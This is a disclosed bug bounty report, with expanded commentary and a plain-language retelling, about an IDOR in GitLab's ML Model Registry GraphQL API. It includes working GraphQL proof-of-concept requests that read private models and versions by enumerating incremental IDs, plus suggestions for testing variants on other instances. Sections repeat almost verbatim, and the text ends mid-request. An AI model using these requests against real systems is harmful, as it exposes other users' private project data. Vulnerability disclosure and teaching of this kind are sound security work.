IDOR Exposes All Machine Learning Models
An IDOR in GitLab's Machine Learning Model Registry allowed an authenticated user to access private models and their versions by supplying guessable, incremental model IDs to a GraphQL query. An attacker could enumerate all models across the instance, including those in private projects.

- Triaged in 19 days
- Fixed in 3 months
- Paid in 3 months
- Disclosed after 4 months
Summary
Hi team,
I found an IDOR affecting the Machine Learning Model Registry in Gitlab (https://docs.gitlab.com/ee/user/project/ml/experiment_tracking/) This vulnerability allows an attacker to access any Model Registry as well as different versions of the model. Model ID's are also easy to guess as they are incremental, making it easy for an attacker to expose all models

Example of exposed Model
Steps to reproduce

You can use two accounts to validate this vulnerability, but to make reproduction simpler, I created a private project with the Model Registry specifically set as 'private' so that you can validate that private models are indeed accessible through this IDOR
- Login to https://gitlab.com
- Intercept any response to
/api/graphqland extract the values of thecookie&X-Csrf-Tokenheaders in order to replace them in the request below:
POST /api/graphql HTTP/2
Host: gitlab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 1620
Origin: https://gitlab.com
Cookie: <replace-here>
X-Csrf-Token: <replace-here>

{"operationName":"getModel","variables":{"id":"gid://gitlab/Ml::Model/1000401"},"query":"query getModel($id: MlModelID!) {\n  mlModel(id: $id) {\n    id\n    description\n    name\n    versionCount\n    candidateCount\n    latestVersion {\n      id\n      version\n      packageId\n      description\n      candidate {\n        id\n        name\n        iid\n        eid\n        status\n        params {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metadata {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metrics {\n          nodes {\n            id\n            name\n            value\n            step\n            __typename\n          }\n          __typename\n        }\n        ciJob {\n          id\n          webPath\n          name\n          pipeline {\n            id\n            mergeRequest {\n              id\n              iid\n              title\n              webUrl\n              __typename\n            }\n            user {\n              id\n              avatarUrl\n              webUrl\n              username\n              name\n              __typename\n            }\n            __typename\n          }\n          __typename\n        }\n        _links {\n          showPath\n          artifactPath\n          __typename\n        }\n        __typename\n      }\n      _links {\n        showPath\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}\n"}
As you can see, information from the private model is exposed:

Since the ID is easily guessable, you can decrement the value of the ID in order to access other Models.

- Also, the response to the request above includes the ID of the different model versions, you can confirm these can also be accessed by using the following request:
POST /api/graphql HTTP/2
Host: gitlab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 1714
Origin: https://gitlab.com
Cookie: <replace-here>
X-Csrf-Token: <replace-here>

{"operationName":"getModelVersion","variables":{"modelId":"gid://gitlab/Ml::Model/1000401","modelVersionId":"gid://gitlab/Ml::ModelVersion/1000535"},"query":"query getModelVersion($modelId: MlModelID!, $modelVersionId: MlModelVersionID!) {\n  mlModel(id: $modelId) {\n    id\n    name\n    version(modelVersionId: $modelVersionId) {\n      id\n      version\n      packageId\n      description\n      candidate {\n        id\n        name\n        iid\n        eid\n        status\n        params {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metadata {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metrics {\n          nodes {\n            id\n            name\n            value\n            step\n            __typename\n          }\n          __typename\n        }\n        ciJob {\n          id\n          webPath\n          name\n          pipeline {\n            id\n            mergeRequest {\n              id\n              iid\n              title\n              webUrl\n              __typename\n            }\n            user {\n              id\n              avatarUrl\n              webUrl\n              username\n              name\n              __typename\n            }\n            __typename\n          }\n          __typename\n        }\n        _links {\n          showPath\n          artifactPath\n          __typename\n        }\n        __typename\n      }\n      _links {\n        showPath\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}\n"}
Impact
Access to all existing models since the ID is incremental. This affects all Gitlab tiers, offerings as well as Gitlab most recent version
Tier: Free, Premium, Ultimate Offering: GitLab.com, Self-managed, GitLab Dedicated History
- Introduced in GitLab 15.11 as an experiment release with a flag named ml_experiment_tracking. Disabled by default. To enable the feature, an administrator can enable the feature flag named ml_experiment_tracking.
- Generally available in GitLab 16.2.
Context
GitLab's Machine Learning Model Registry is part of the ML experiment tracking feature. It lets a project keep track of machine learning models, their versions and the candidates (experiments) that produced them, together with parameters, metadata, metrics and links back to the CI job and merge request that created each candidate. The feature is documented at https://docs.gitlab.com/ee/user/project/ml/experiment_tracking/.
The report describes an Insecure Direct Object Reference in the GraphQL API behind this feature. Model and model version identifiers are global GitLab GraphQL IDs of the form gid://gitlab/Ml::Model/<number> and gid://gitlab/Ml::ModelVersion/<number>, and the numbers are incremental. The researcher found that supplying such an ID to the mlModel and mlModel/version GraphQL fields returned data for models the caller should not be able to see, including models in private projects.
Setup
The researcher validated the issue with two accounts, but to make reproduction simpler created a private project with the Model Registry set to private, so that anyone following the steps can confirm that private models are reachable through the IDOR.
The screenshot shows that private project with its Model Registry configured as private.
No special tooling is required beyond a browser and an intercepting proxy. The only precondition is a logged-in GitLab account on https://gitlab.com, because the GraphQL endpoint needs an authenticated session and a CSRF token.
Finding it
The Model Registry is addressed through GraphQL IDs that contain plain, incrementing integers. Because those IDs are easy to enumerate by decrementing the number, an attacker can reach models beyond the ones belonging to projects they can access.
The report includes an example of a model exposed this way:
Exploitation
Step 1: obtain a session and CSRF token
- Log in to
https://gitlab.com. - Intercept any response to
/api/graphqland extract the values of thecookieandX-Csrf-Tokenheaders, then substitute them into the request below.
Step 2: query a model by ID
With the session headers in place, send the following request:
POST /api/graphql HTTP/2
Host: gitlab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 1620
Origin: https://gitlab.com
Cookie: <replace-here>
X-Csrf-Token: <replace-here>

{"operationName":"getModel","variables":{"id":"gid://gitlab/Ml::Model/1000401"},"query":"query getModel($id: MlModelID!) {\n  mlModel(id: $id) {\n    id\n    description\n    name\n    versionCount\n    candidateCount\n    latestVersion {\n      id\n      version\n      packageId\n      description\n      candidate {\n        id\n        name\n        iid\n        eid\n        status\n        params {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metadata {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metrics {\n          nodes {\n            id\n            name\n            value\n            step\n            __typename\n          }\n          __typename\n        }\n        ciJob {\n          id\n          webPath\n          name\n          pipeline {\n            id\n            mergeRequest {\n              id\n              iid\n              title\n              webUrl\n              __typename\n            }\n            user {\n              id\n              avatarUrl\n              webUrl\n              username\n              name\n              __typename\n            }\n            __typename\n          }\n          __typename\n        }\n        _links {\n          showPath\n          artifactPath\n          __typename\n        }\n        __typename\n      }\n      _links {\n        showPath\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}\n"}
The operationName is getModel and the single variable is the model's global ID. The query asks for the model's id, description, name, versionCount and candidateCount, and then for its latestVersion, including the version's id, version, packageId and description. Nested under the version's candidate it requests the candidate's identifiers and status, its params, metadata and metrics (each with name, value and, for metrics, step), the ciJob with its webPath, name and pipeline, the pipeline's mergeRequest (id, iid, title, webUrl) and user (id, avatarUrl, webUrl, username, name), and finally the _links with showPath and artifactPath.
Information from the private model is returned:
Because the ID is easily guessable, decrementing the value of the ID in the variable accesses other models.
Step 3: query a model version by ID
The response to the request above also includes the IDs of the different model versions. Those can be confirmed as accessible with a second request:
POST /api/graphql HTTP/2
Host: gitlab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 1714
Origin: https://gitlab.com
Cookie: <replace-here>
X-Csrf-Token: <replace-here>

{"operationName":"getModelVersion","variables":{"modelId":"gid://gitlab/Ml::Model/1000401","modelVersionId":"gid://gitlab/Ml::ModelVersion/1000535"},"query":"query getModelVersion($modelId: MlModelID!, $modelVersionId: MlModelVersionID!) {\n  mlModel(id: $modelId) {\n    id\n    name\n    version(modelVersionId: $modelVersionId) {\n      id\n      version\n      packageId\n      description\n      candidate {\n        id\n        name\n        iid\n        eid\n        status\n        params {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metadata {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metrics {\n          nodes {\n            id\n            name\n            value\n            step\n            __typename\n          }\n          __typename\n        }\n        ciJob {\n          id\n          webPath\n          name\n          pipeline {\n            id\n            mergeRequest {\n              id\n              iid\n              title\n              webUrl\n              __typename\n            }\n            user {\n              id\n              avatarUrl\n              webUrl\n              username\n              name\n              __typename\n            }\n            __typename\n          }\n          __typename\n        }\n        _links {\n          showPath\n          artifactPath\n          __typename\n        }\n        __typename\n      }\n      _links {\n        showPath\n        __typename\n      }\n      __typename\n    }\n    __typename\n  }\n}\n"}
Here the operation is getModelVersion and it takes two variables: modelId (gid://gitlab/Ml::Model/1000401) and modelVersionId (gid://gitlab/Ml::ModelVersion/1000535). The mlModel field is resolved by modelId, and the version(modelVersionId: $modelVersionId) sub-field returns the requested version with the same set of nested candidate, CI job, merge request, user and link fields as before.
Root cause
The report does not describe the server-side code. What it demonstrates is that the mlModel GraphQL field and the version sub-field resolve objects purely from the supplied global ID, without checking that the caller is authorised to view the model or version that the ID points to. The identifiers are sequential integers wrapped in a predictable gid://gitlab/Ml::Model/ and gid://gitlab/Ml::ModelVersion/ prefix, so guessing valid IDs is trivial and enumeration is practical.
The feature's own history, quoted in the report, explains why the surface exists at all:
Tier: Free, Premium, Ultimate Offering: GitLab.com, Self-managed, GitLab Dedicated History
- Introduced in GitLab 15.11 as an experiment release with a flag named ml_experiment_tracking. Disabled by default. To enable the feature, an administrator can enable the feature flag named ml_experiment_tracking.
- Generally available in GitLab 16.2.
Impact
An attacker with any authenticated account can access all existing models, since the ID is incremental, and can also access the different versions of each model. The exposed data includes model names and descriptions, version counts and candidate counts, the latest version and any version whose ID is known, and for each candidate its parameters, metadata, metrics, the associated CI job and pipeline, the merge request (title and URL) and the user who triggered it, plus links to the version and its artifacts.
According to the report this affects all GitLab tiers and offerings (GitLab.com, self-managed and GitLab Dedicated) as well as the most recent GitLab version. The platform records the issue as medium severity with a CVSS score of 4.3 and a bounty of 1160.00 USD.
Fix
The report does not state what change was made to resolve the issue. The fix that follows from the finding is an authorisation check in the mlModel resolver and in the version sub-field, so that a model or version is only returned when the caller can read the project it belongs to, rather than resolving any object whose global ID is supplied.
Variants to test
- Other GraphQL fields that accept a global ID and return a project-scoped object: send an ID belonging to a private project from an account without access and see whether data comes back instead of a not-found or permission error.
- Nested sub-fields such as
version(modelVersionId: ...)above: even when the parent object is authorised, check whether a child ID from a different parent is accepted. - Sequential ID spaces in newer features: look for
gid://types whose numeric part is small and contiguous, and try decrementing it. - Self-managed instances: the report says the issue affects self-managed and GitLab Dedicated as well, so the same requests are worth trying against an instance where the ML experiment tracking flag is enabled.
Hunting notes
This kind of bug tends to hide in newer or experimental features, especially ones gated behind a feature flag, where a resolver is written to fetch by ID before the authorisation pattern used elsewhere in the codebase is applied. GraphQL is a good place to look because every object is addressable by a global ID and the schema exposes the type names, which makes the ID format predictable.
A useful signal during recon is any gid://gitlab/... value in a response whose numeric part looks like a small, sequential database ID. If you can see your own object's ID and a neighbouring number belongs to someone else, that is the test.
The researcher showed impact by creating a private project with a private Model Registry and retrieving its data, and by showing that the same applies to model versions. Demonstrating the leak against a deliberately private object, rather than only against your own, is what makes the access control failure unambiguous.
What happened, in plain words
GitLab is a website where teams store and work on software projects. Some projects are public (anyone can look) and some are private (only invited members can look). GitLab also has a feature called Machine Learning Model Registry, which is part of a larger feature called ML experiment tracking. It lets a project keep a record of machine learning models: the models themselves, the different versions of each model, and the experiments (called candidates) that produced each version, along with settings, notes, measurements, and links back to the automated job and the code change that created them. The feature is documented at https://docs.gitlab.com/ee/user/project/ml/experiment_tracking/.
This report describes a bug in the part of GitLab that the Model Registry talks to behind the scenes, called the GraphQL API. An API is a way for one piece of software to ask another for data, a bit like a waiter taking your order to the kitchen and bringing back a plate. GraphQL is a particular style of API where the client sends a written request describing exactly which fields it wants back. The bug is an Insecure Direct Object Reference, usually shortened to IDOR. In everyday terms: imagine a cloakroom where you hand in your coat and get ticket number 41. If the attendant hands out any coat whose ticket number you name, without checking that the ticket is yours, then saying "42" gets you a stranger's coat. An IDOR is exactly that: the system looks up an object by the identifier you supply and forgets to check that you are allowed to see that object.
Model and model version identifiers in GitLab's GraphQL API are global IDs that look like gid://gitlab/Ml::Model/<number> and gid://gitlab/Ml::ModelVersion/<number>. The numbers are incremental, meaning they go up by one each time a new model or version is created, much like receipt numbers in a shop. The researcher found that supplying such an ID to the mlModel field and to the version sub-field of the GraphQL API returned data for models the caller should not be able to see, including models that live in private projects.
Setting up a test
The researcher validated the issue with two accounts, but to make reproduction simpler created a private project with the Model Registry set to private, so that anyone following the steps can confirm that private models are reachable through the IDOR.
The screenshot shows that private project with its Model Registry configured as private.
You do not need any special tooling beyond a browser and a proxy that can intercept requests. A proxy here means a small program that sits between your browser and the website, letting you pause a request, read it, change it and send it on. The only precondition is a logged-in GitLab account on https://gitlab.com, because the GraphQL endpoint needs an authenticated session and a CSRF token. An authenticated session means the website knows who you are, usually because your browser holds a cookie. A cookie is a small piece of text that a website asks your browser to store and send back with every later request, like a wristband at an event that proves you already showed your ticket. A CSRF token is a second, separate value that the site hands out and expects back on requests that change or fetch data, so that another website cannot quietly make requests on your behalf. CSRF stands for Cross-Site Request Forgery.
Finding it
The Model Registry is addressed through GraphQL IDs that contain plain, incrementing integers. Because those IDs are easy to enumerate by decrementing the number, an attacker can reach models beyond the ones belonging to projects they can access. Enumerating means trying one value after another, the way you might try every key on a keyring.
The report includes an example of a model exposed this way:
Exploitation
Step 1: obtain a session and CSRF token
- Log in to
https://gitlab.com. - Intercept any response to
/api/graphqland extract the values of thecookieandX-Csrf-Tokenheaders, then substitute them into the request below.
Why this step: the API only answers requests that come from a logged-in user, and it checks the CSRF token as well. By watching a normal request that your own browser makes to /api/graphql, you can copy the two values that prove who you are and reuse them in a hand-made request. A header is a labelled line at the top of an HTTP request or response that carries extra information, such as who is asking or what format the body is in.
Step 2: query a model by ID
With the session headers in place, send the following request:
POST /api/graphql HTTP/2
Host: gitlab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:126.0) Gecko/20100101 Firefox/126.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 1620
Origin: https://gitlab.com
Cookie: <replace-here>
X-Csrf-Token: <replace-here>

{"operationName":"getModel","variables":{"id":"gid://gitlab/Ml::Model/1000401"},"query":"query getModel($id: MlModelID!) {\n  mlModel(id: $id) {\n    id\n    description\n    name\n    versionCount\n    candidateCount\n    latestVersion {\n      id\n      version\n      packageId\n      description\n      candidate {\n        id\n        name\n        iid\n        eid\n        status\n        params {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metadata {\n          nodes {\n            id\n            name\n            value\n            __typename\n          }\n          __typename\n        }\n        metrics {\n          nodes {\n            id\n            name\n            value\n            step\n            __typename\n          }\n          __typename\n        }\n        ciJob {\n          id\n          webPath\n          name\n          pipeline {\n            id\n            mergeRequest {\n              id\n              iid\n              title\n              webUrl\n              __typename\n            }\n            user {\n              